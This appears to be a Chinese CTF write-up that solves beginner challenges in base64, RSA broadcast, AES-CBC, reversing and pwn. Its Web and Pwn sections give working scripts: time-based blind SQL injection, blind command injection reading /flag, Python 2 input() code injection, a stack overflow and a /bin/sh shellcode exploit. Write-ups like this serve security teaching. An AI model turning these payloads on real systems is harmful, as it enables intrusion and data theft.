

Noob

签到题

64 的秘密

Easy_vb

来学习如何使用 nc 吧

Misc

魔兽钓鱼

简单的计算题

Crypto

RSA

AES

Web

SSQL

简单的命令执行1

Reverse

RE1

RE2

Pwn

Overwrite

3steps


Noob

签到题

直接复制粘贴就能得分

64 的秘密


Base64 编码加密，用在线网站就行了：<https://tool.oschina.net/encrypt?type=3>



Easy_vb

打开直接 ALT + T 搜索 CTF

之后就能看见 flag



来学习如何使用 nc 吧

按照教程用 nc 命令连接自己所开放的端口

之后利用 `ls -la` 命令查看目录下的文件，发现有 flag 文件

直接利用 `cat flag` 命令输出 flag 文件内容即可

Misc

魔兽钓鱼

本意是让大家知道有工具可以修改 swf 文件，工具为：JPEXS Free Flash Decompiler

用工具打开以后直接搜索 N3EPu 字符串就能找到 flag

没想到还真有人玩到最后了，查看宝箱找到的字符串。。。



简单的计算题

在 python2 中，input 函数会执行命令

那么就可以直接在里面输入代码提权

payload 如下:

```
1 | __import__('os').system('cat /flag')
```

Crypto

RSA

低指数加密广播攻击, 这次为了防止大范围作弊, 特地换成了动态的密码题

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  from Crypto.Util import *
4  from pwn import *
5  import binascii
6  import gmpy2
7
8  p = remote('node1.binlep.top', 28045)
9  p.recvuntil('c = ')
10 c = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))
11 p.recvuntil('e = ')
12 e = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))
13 p.recvuntil('n = ')
14 n = gmpy2.mpz(long(p.recvuntil('\n')[:-1], 16))
15
16
17 i = 0
18 while 1:
19     res = gmpy2.iroot(c + i * n, e)
20     if res[1]:
21         success('res          = ' + str(res))
22         m = gmpy2.mpz(res[0])
23         success('ASCII      = ' + binascii.a2b_hex(hex(m)
24 [2:]).decode("utf8"))
25         success('long_to_bytes = ' + number.long_to_bytes(m).encode('hex'))
26         break
27     info('i = ' + str(i))
28     i = i + 1
```

因为是 nc 连接的, 强迫症患者在这里还是推荐大家学会使用 pwntools 库, 因为的确很多密码题是需要用到的

AES

一个 AES-CBC 的常规加密题, 题目给了 key 为 In_fact_binLep_is_boring

根据 key 的字符长度为 24 可以推断这题是 AES-192, 题目说了加密用的向量 IV 的值是 null

那么可以猜测是 16 个 \x00 字符, 那么我们就可以用如下脚本来进行解密

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  from Crypto.Cipher import AES
4  from pwn import *
```

```

5 import binascii
6
7
8 class prpcrypt():
9     def __init__(self, key, iv):
10         self.key = key
11         self.iv = iv
12         self.mode = AES.MODE_CBC
13
14     def encrypt(self, text):
15         cryptor = AES.new(self.key, self.mode, self.iv)
16         length = 24
17         count = len(text)
18         if count % length != 0:
19             add = length - (count % length)
20         else:
21             add = 0
22         text = text + ('\0' * add)
23         return binascii.hexlify(cryptor.encrypt(text))
24
25     def decrypt(self, text):
26         cryptor = AES.new(self.key, self.mode, self.iv)
27         plain_text = cryptor.decrypt(binascii.unhexlify(text))
28         return plain_text.rstrip('\0')
29
30
31 p = remote('node1.binlep.top', 28067)
32 pc = prpcrypt('In_fact_binLep_is_boring', '\x00' * 16)
33 p.recvuntil('cipher = ')
34 c = p.recvuntil('\n')[:-1]
35 success('answer = ' + pc.decrypt(c))

```

Web

SSQL

过滤了 and, or, |, &, #, -, sleep, if, flag

点击 hint 会在上面显示 desc, 然后排序会倒过来

所以语句大概是 `select * from (表名) order by id ($ccc);`

order by 后注入, 拿运算符拼接一下就会执行

由于 if 被过滤了, 所以使用 case when

大概有两种思路, 一种是利用 id 取余时回显不同进行布尔盲注

另一种是用延迟进行时间盲注, sleep 被过滤了, 所以这里用 `benchmark(2000000, sha1(1))`

也就是执行 2000000 次 sha(1) 加密

另外 flag 在 secret 表的 flag 字段, 这里需要用无列名注入

以下为时间盲注的 payload

```

1 import requests
2 import time
3

```

```

4 s = requests.session()
5
6 url = "http://192.168.144.137:8080?ccc=* case when ascii(substr((select c
  from (select 1,2 as c union select * from secret)x limit 1,1),{},{,1))={ }
  then benchmark(2000000,sha1(1)) else 1 end"
7 flag = ''
8 for i in range(1, 50):
9     for j in range(32, 128):
10         starTime = time.time()
11         yuju = url.format(int(i), int(j))
12         r = s.get(yuju)
13         if (time.time() - starTime) > 3:
14             flag += chr(j)
15             print(flag)
16             break
17 print('the flag is' + flag)

```

简单的命令执行1

核心代码只有一行 `shell_exec($_POST[cmd]);`

可以执行命令但是没有回显

那就试试延迟 sleep 函数，然后用 cut 逐位判断

完整 payload 如下：

```


1 import requests
2 import time
3
4 s = requests.session()
5 flag = ''
6 for z in range(1, 50):
7     for i in
      'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_!@#%|^&{}
      []/-( )+=,\\':
8         starTime = time.time()
9         url = "http://183.129.189.60:10073/?imagin=if [ `cut -c" + str(z) +
      "-" + str(
10             z) + " /flag` != '" + i + "' ]; then echo 1 ; else sleep 3; fi"
11         r = s.get(url)
12         if (time.time() - starTime) > 3:
13             flag += i
14             print(flag)
15             break
16         print(z)
17 print('the flag is' + flag)

```

Reverse

RE1

IDA 的基础操作，R 键数字转字符



RE2

文件有 upx 壳，在 linux 下：

```
1 | upx -d [文件名]
```

就能完成脱壳

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int pipedes[2]; // [esp+18h] [ebp-38h]
4     __pid_t v5; // [esp+20h] [ebp-30h]
5     int v6; // [esp+24h] [ebp-2Ch]
6     char buf; // [esp+2Eh] [ebp-22h]
7     unsigned int v8; // [esp+4Ch] [ebp-4h]
8
9     v8 = __readgsdword(0x14u);
10    pipe(pipedes); // pipe 函数可用于创建一个管道，以实现进程间的通信。
11                  // pipe 函数的定义如下：
12                  // #include<unistd.h>
13                  // int pipe(int fd[2]);
14                  /*
15                   * pipe 函数定义中的 fd 参数是一个大小为2的一个数组类型的指针
16                   * 该函数成功时返回0，并将一对打开的文件描述符值填入 fd 参数指向的
17                   数组；失败时返回 -1 并设置 errno
18                   * 通过pipe函数创建的这两个文件描述符 fd[0] 和 fd[1] 分别构成管道
19                   的两
20                   * 往 fd[1] 写入的数据可以从 fd[0] 读出。并且 fd[1] 一端只能进行
21                   写操作
22                   * fd[0] 一端只能进行读操作，不能反过来使用。要实现双向数据传输，可
23                   以使用两个管道
24                   * */
25    v5 = fork(); // 1) 在父进程中，fork返回新创建子进程的进程ID；
26                // 2) 在子进程中，fork返回0；
27                // 3) 如果出现错误，fork返回一个负值；
28    if ( !v5 ) // 等于0，即在子进程中时
29    {
30        puts("\nomg!!!! I forgot kid's id");
```

```

27     write(pipedes[1], "69800876143568214356928753", 0x1Du); // 写入
28     puts("Ready to exit ");
29     exit(0);
30 }
31 read(pipedes[0], &buf, 0x1Du); // 读取
32 __isoc99_scanf("%d", &v6);
33 if ( v6 == v5 )
34 {
35     if ( (*(_DWORD *)((_BYTE *)lol + 3) & 0xFF) == 204 )
36     {
37         puts(":D");
38         exit(1);
39     }
40     printf("\nYou got the key\n ");
41     lol(&buf); // 生成flag
42 }
43 wait(0);
44 return 0;
45 }

```

程序开启了一个新的进程，然后向子进程中写入了一串数据：69800876143568214356928753
然后通过 lol 函数进行解密

```

1  int __cdecl lol(_BYTE *a1)
2  {
3      char v2; // [esp+15h] [ebp-13h]
4      char v3; // [esp+16h] [ebp-12h]
5      char v4; // [esp+17h] [ebp-11h]
6      char v5; // [esp+18h] [ebp-10h]
7      char v6; // [esp+19h] [ebp-Fh]
8      char v7; // [esp+1Ah] [ebp-Eh]
9      char v8; // [esp+1Bh] [ebp-Dh]
10
11     v2 = 2 * a1[1];
12     v3 = a1[4] + a1[5];
13     v4 = a1[8] + a1[9];
14     v5 = 2 * a1[12];
15     v6 = a1[18] + a1[17];
16     v7 = a1[10] + a1[21];
17     v8 = a1[9] + a1[25];
18     return printf("flag_is_not_here");
19 }

```

分析后可以利用如下脚本得到 flag:

```

1  a1 = "69800876143568214356928753"
2
3  v2 = ord(a1[1]) * 2
4  v3 = ord(a1[4]) + ord(a1[5])
5  v4 = ord(a1[8]) + ord(a1[9])
6  v5 = 2 * ord(a1[12])
7  v6 = ord(a1[18]) + ord(a1[17])
8  v7 = ord(a1[10]) + ord(a1[21])
9  v8 = ord(a1[9]) + ord(a1[25])
10
11 print ''.join([chr(v2), chr(v3), chr(v4), chr(v5), chr(v6), chr(v7),
    chr(v8)])

```

之后在外面包裹上 flag 或者 N3EPu 或者 RCTF 就可以通过了

Pwn

Overwrite

一道算不上入门 Pwn 的基础练习题，给了源码：

```

1  #include <stdio.h>
2
3  int main(){
4      setbuf(stdin, 0);
5      setbuf(stdout, 0);
6      setbuf(stderr, 0);
7      char a = 'N';
8      char b[0x20] = {0};
9      write(1, "H311o JuNe~\n", 12);
10     scanf("%s", b);
11     if(a == 'Y'){
12         system("sh");
13     }
14     return 0;
15 }
16 // gcc pwn.c -z execstack -z norelro -no-pie -fno-stack-protector -o pwn

```

但是源码看着并不方便，还是 IDA 方便：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      __int64 v4; // [rsp+0h] [rbp-30h]
4      __int64 v5; // [rsp+8h] [rbp-28h]
5      __int64 v6; // [rsp+10h] [rbp-20h]
6      __int64 v7; // [rsp+18h] [rbp-18h]
7      char v8; // [rsp+2Fh] [rbp-1h]
8
9      setbuf(stdin, 0LL);
10     setbuf(stdout, 0LL);
11     setbuf(stderr, 0LL);
12     v8 = 'N';
13     v4 = 0LL;
14     v5 = 0LL;
15     v6 = 0LL;

```



```

16     v7 = 0LL;
17     write(1, "H311o JuNe~\n", 0xCuLL);
18     __isoc99_scanf("%s", &v4);
19     if ( v8 == 'Y' )
20         system("sh");
21     return 0;
22 }

```

可以看到 v4 变量和 v8 变量差了 0x2f 个字节，那么覆盖变量即可

题目啥保护都没开，说实话输入一堆 Y 就行，写 ret2text 也行

解题脚本如下：

```

1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  from pwn import *
4
5  debug = 2
6  context(arch='amd64', endian='el', os='linux')
7  context.log_level = 'debug'
8  if debug == 1:
9      p = process(['./pwn'])
10 else:
11     p = remote('node1.binlep.top', 28073)
12
13 pd = 'a' * 0x2f
14 pd += 'Y'
15 p.sendlineafter('H311o JuNe~\n', pd)
16 p.interactive()

```

3steps

TUCTF 2019 中原题 (3step)，改了改文件里的字符串，但是文件名没咋改

按理来说是能搜到的，但是没人搜

本质上就是一个手写 32 位的 shellcode 题，挺简单的，也有地址啥的

```

1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  from pwn import *
4
5  debug = 2
6  context(log_level="debug", arch="i386", os="linux")
7  if debug == 1:
8      p = process('./chall')
9  else:
10     p = remote('node1.binlep.top', 28040)
11
12 # gdb.attach(p, "b *$rebase(0x12B2)\nc")
13 p.recvuntil('Try out some tricks\n')
14 addr_buf1 = int(p.recv(10), 16)
15 p.recv(1)
16 addr_buf = int(p.recv(10), 16)
17 success('addr_buf1 = ' + hex(addr_buf1))
18 success('addr_buf = ' + hex(addr_buf))

```

```
19 pd = asm('''
20     xor edx, edx;
21     push edx;
22     xor ecx, ecx;
23     mov eax, 0x0B;
24     mov ebx, {}
25     jmp ebx;
26     '''.format(hex(addr_buf)))
27 )
28 info(len(pd))
29 p.sendafter('Step 1: ', pd)
30 pd = asm('''
31     push 0x68732f;
32     push 0x6e69622f;
33     mov ebx, esp;
34     int 0x80;
35     ''')
36 info(len(pd))
37 p.sendafter('Step 2: ', pd)
38 p.sendafter('Step 3: ', p32(addr_buf1))
39 p.interactive()
```